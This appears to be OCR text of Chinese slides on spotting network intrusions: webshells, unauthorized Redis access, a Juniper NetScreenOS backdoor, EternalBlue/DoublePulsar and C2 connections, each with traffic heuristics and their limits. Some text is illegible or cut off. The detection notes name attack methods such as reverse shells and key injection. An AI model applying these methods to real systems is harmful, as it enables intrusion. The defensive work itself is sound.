
Webshell入侵



限制：Webshell正常访问响应码非200时会漏报；异常页面返回200时会误报

敏感服务未授权访问


- Redis未授权访问远程获得服务器权限
- Juniper NetScreenOS系统未授权登录后门



限制：只覆盖了写入公钥、反弹shell的场景；依赖TAM


敏感服务未授权访问

- Juniper NetScreenOS系统未授权登录后门




永恒之蓝

- 外->内



，则该内部主机失陷；


- 会话日志：下行包数是否在20个以上，同时上行流量是否在4k以上。上行流量足够的情况下，下行包数越多攻陷的可能性越大。如果满足下行包数在20以上，且上行流量在4k以上，可以查看一下受害IP是否有对其他IP的[illegible]如果有，则[illegible]疑似失陷。



限制：非doublepulsar后门利用无法确认结果


- 内->内/外

连接已知C2主机



限制：依赖于NTI和TAM


网络行为逻辑异常



扫描、端口探测特征

试错 + 攻击 + 特征 + 规律 → 防护

